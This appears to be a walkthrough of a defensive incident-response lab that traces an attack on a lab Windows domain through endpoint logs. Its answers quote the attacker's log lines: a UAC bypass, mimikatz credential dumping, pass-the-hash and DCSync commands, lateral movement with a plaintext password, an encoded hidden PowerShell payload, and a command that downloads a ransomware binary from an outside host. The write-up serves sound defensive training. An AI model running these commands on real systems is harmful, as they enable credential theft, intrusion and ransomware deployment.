


1) What is the PID of the process that executed the initial stage 1 payload?

Enter the time specified in the task, select Event 1, and select these fields for further endpoint process analysis.



Answer: 6392

2) The stage 1 payload attempted to implant a file to another location. What is the full command-line value of this execution?


Follow the PID from the previous question to answer this one.



Answer: "C:\Windows\System32\xcopy.exe" /s /i /e /h D:\review.dat C:\Users\EVAN~1\HUT\AppData\Local\Temp\review.dat

3) The implanted file was eventually used and executed by the stage 1 payload. What is the full command-line value of this execution?


To solve this question, examine the events chronologically or by the PID from the first question.



Answer: "C:\Windows\System32\rundll32.exe" D:\review.dat,DllRegisterServer

4) The stage 1 payload established a persistence mechanism. What is the name of the scheduled task created by the malicious script?


To solve this question, find the scheduled task creation specified in the command line.



Answer: Review

5) The execution of the implanted file inside the machine has initiated a potential C2 connection. What is the IP and port used by this connection? (format: IP:port)


To find a potential C2 connection, I decided to look at Event ID 3.



Answer: 165.232.170.151:80

6) The attacker has discovered that the current access is a local administrator. What is the name of the process used by the attacker to execute a UAC bypass?


To identify the UAC bypass, I decided to analyze the events chronologically.



Answer: fodhelper.exe

7) Having a high privilege machine access, the attacker attempted to dump the credentials inside the machine. What is the GitHub link used by the attacker to download a tool for credential dumping?


Here, I decided to add *git* to quickly find the installed tools, as specified in the task.



Answer: https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip

8) After successfully dumping the credentials inside the machine, the attacker used the credentials to gain access to another machine. What is the username and hash of the new credential pair? (format: username:hash)

For the next question, I simply searched for the output of the previously downloaded tool (Mimikatz).



Answer: itadmin:F84769D250EB95EB2D7D8B4A1C5613F2

9) Using the new credentials, the attacker attempted to enumerate accessible file shares. What is the name of the file accessed by the attacker from a remote share?

A simple analysis of Event ID 3.

>	Aug 30, 2023 @ 00:19:52.889	4,820	powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "cat FileSystem::\\WKSTN-1327.quicklogistics.org\ITFiles\IT_Automation.ps1"
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Answer: IT_Automation.ps1

10) After getting the contents of the remote file, the attacker used the new credentials to move laterally. What is the new set of credentials discovered by the attacker? (format: username:password)

To solve this question, I decided to look for an attempt to execute the command on a remote PC

>	Aug 30, 2023 @ 00:20:23.384	7,952	powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "\$credential = (New-Object PSredential -ArgumentList ("QUICKLOGISTICS\allan.smith", (ConvertTo-SecureString TrlckyP@ssw0rd987 -AsPlainText -Force))) ; Invoke-Command -Credential \$credential -ComputerName WKSTN-1327 -ScriptBlock {whoami}"
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Answer: QUICKLOGISTICS\allan.smith:TrlckyP@ssw0rd987

11) What is the hostname of the attacker's lab machine for its lateral movement attempt?

I decided to go back and check which shared folder the attacker accessed. The first value should always be the hostname.

>	Aug 30, 2023 @ 00:19:52.889	4,820	powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "cat FileSystem::\\WKSTN-1327.quicklogistics.org\ITFiles\IT_Automation.ps1"	6,160	powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -NonI -W Hidden -enc SQBmACgAJABQAFMAVgB1AHIAcwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAVgB1AHIAcwBpAG8AbgAuAE0AYQBqAG8AcgAgAC0AZwB1ACAAMwApAHsAJABSAGUAZgA9AFsAUgB1AGYAXQAuAE0AcwBzAGUAbQB1AGwAeQAuAEcAZQB0AFQAcwBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQB1AG4AdAAuAE0AdQB0AG8AbQBhAH0Aa0BvAG4ALoBBAG0AcwB0AFUAdAB0AB0AGwAcwAnACKAOwAkAFIAZO
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Answer: WKSTN-1327

12) Using the malicious command executed by the attacker from the first machine to move laterally, what is the parent process name of the malicious command executed on the second compromised machine?

I found the remote execution of obfuscated code encoded in Base64. I correlated Event ID 3 across all workstations and identified the process that was triggered.

>	Aug 30, 2023 @ 00:21:52.606	4,976	powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "\$credential = (New-Object PScredential -ArgumentList ('QUICKLOGISTICS\allan.smith', (ConvertTo-SecureString 'TrlckyP@ssw0rd987' -AsPlainText -Force))) ; Invoke-Command -Credential \$credential -ComputerName WKSTN-1327 -ScriptBlock {powershell -enc SQBmACgAJABQAFMAVgB1AHIAcwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAVgB1AHIAcwBpAG8AbgAuAE0AYQBqAG8AcgAgAC0AZwB1ACAAMwApAHsAJABSAGUAZgA9AFsAUgB1AGYAXQAuAE0AcwBzAGUAbQB1AGwAeQAuAEcAZQB0AFQAcwBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQB1AG4AdAAuAE0AdQB0AG8AbQBhAH0Aa0BvAG4ALoBBAG0AcwB0AFUAdAB0AB0AGwAcwAnACKAOwAkAFIAZO	6,160	powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -NonI -W Hidden -enc SQBmACgAJABQAFMAVgB1AHIAcwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAVgB1AHIAcwBpAG8AbgAuAE0AYQBqAG8AcgAgAC0AZwB1ACAAMwApAHsAJABSAGUAZgA9AFsAUgB1AGYAXQAuAE0AcwBzAGUAbQB1AGwAeQAuAEcAZQB0AFQAcwBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQB1AG4AdAAuAE0AdQB0AG8AbQBhAH0Aa0BvAG4ALoBBAG0AcwB0AFUAdAB0AB0AGwAcwAnACKAOwAkAFIAZO
>	Aug 30, 2023 @ 00:21:53.053	6,788	wsmprovhost.exe	C:\Windows\system32\wsmprovhost.exe -Embedding	752	svchost.exe	C:\Windows\system32\svchost.exe -k DcomLaunch -p
>	Aug 30, 2023 @ 00:21:53.284	6,708	powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc SQBmACgAJABQAFMAVgB1AHIAcwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAVgB1AHIAcwBpAG8AbgAuAE0AYQBqAG8AcgAgAC0AZwB1ACAAMwApAHsAJABSAGUAZgA9AFsAUgB1AGYAXQAuAE0AcwBzAGUAbQB1AGwAeQAuAEcAZQB0AFQAcwBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQB1AG4AdAAuAE0AdQB0AG8AbQBhAH0Aa0BvAG4ALoBBAG0AcwB0AFUAdAB0AB0AGwAcwAnACKAOwAkAFIAZO	6,788	wsmprovhost.exe	C:\Windows\system32\wsmprovhost.exe -Embedding

Answer: wsmprovhost.exe

13) The attacker then dumped the hashes in this second machine. What is the username and hash of the newly dumped credentials? (format: username:hash)

14) After gaining access to the domain controller, the attacker attempted to dump the hashes via a DCSync attack. Aside from the administrator account, what account did the attacker dump?

I did the same as in question 8 and reviewed the Mimikatz output

> Aug 30, 2023 @ 01:30:26.067 7,128	powershell.exe	powershell.exe	2,056
> Aug 30, 2023 @ 01:30:51.647 6,736	mimikatz.exe	"C:\Users\allan.smith\Documents\mimi\x64\mimikatz.exe" privilege::debug sekurlsa::logonpasswords exit	6,708
> Aug 30, 2023 @ 01:31:39.366 6,236	mimikatz.exe	"C:\Users\allan.smith\Documents\mimi\x64\mimikatz.exe" "sekurlsa::pth / user:administrator /domain:QUICKLOGISTICS /ntlm:00f80f2538dcb54e7adc715 c0e7091ec /run:powershell.exe" exit	6,708

The task states that a DCSync attack was performed, so I searched the Mimikatz output for the `lsadump::dcsync` command and reviewed the accounts targeted by it

> Aug 30, 2023 @ 01:47:57.809 6,800	mimikatz.exe	"C:\Users\Administrator\Documents\mimi\x64\mimikatz.exe" "lsadump::dcsy nc /domain:quicklogistics.org /user:backupda" exit	
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Answer Q13: administrator:00f80f2538dcb54e7adc715c0e7091ec

Answer Q14: backupda

- 15) After dumping the hashes, the attacker attempted to download another remote file to execute ransomware. What is the link used by the attacker to download the ransomware binary?

I got lucky here and immediately found the answer in the Event ID 3 logs. For a more accurate answer, you could also check Event ID 15

> Aug 30, 2023 @ 01:53:13.738 4,308	powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "iwr htt p://ff.sillytechninja.io/ransomboogey.exe -outfile ransomboogey.exe"	4,008
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Answer: http://ff.sillytechninja.io/ransomboogey.exe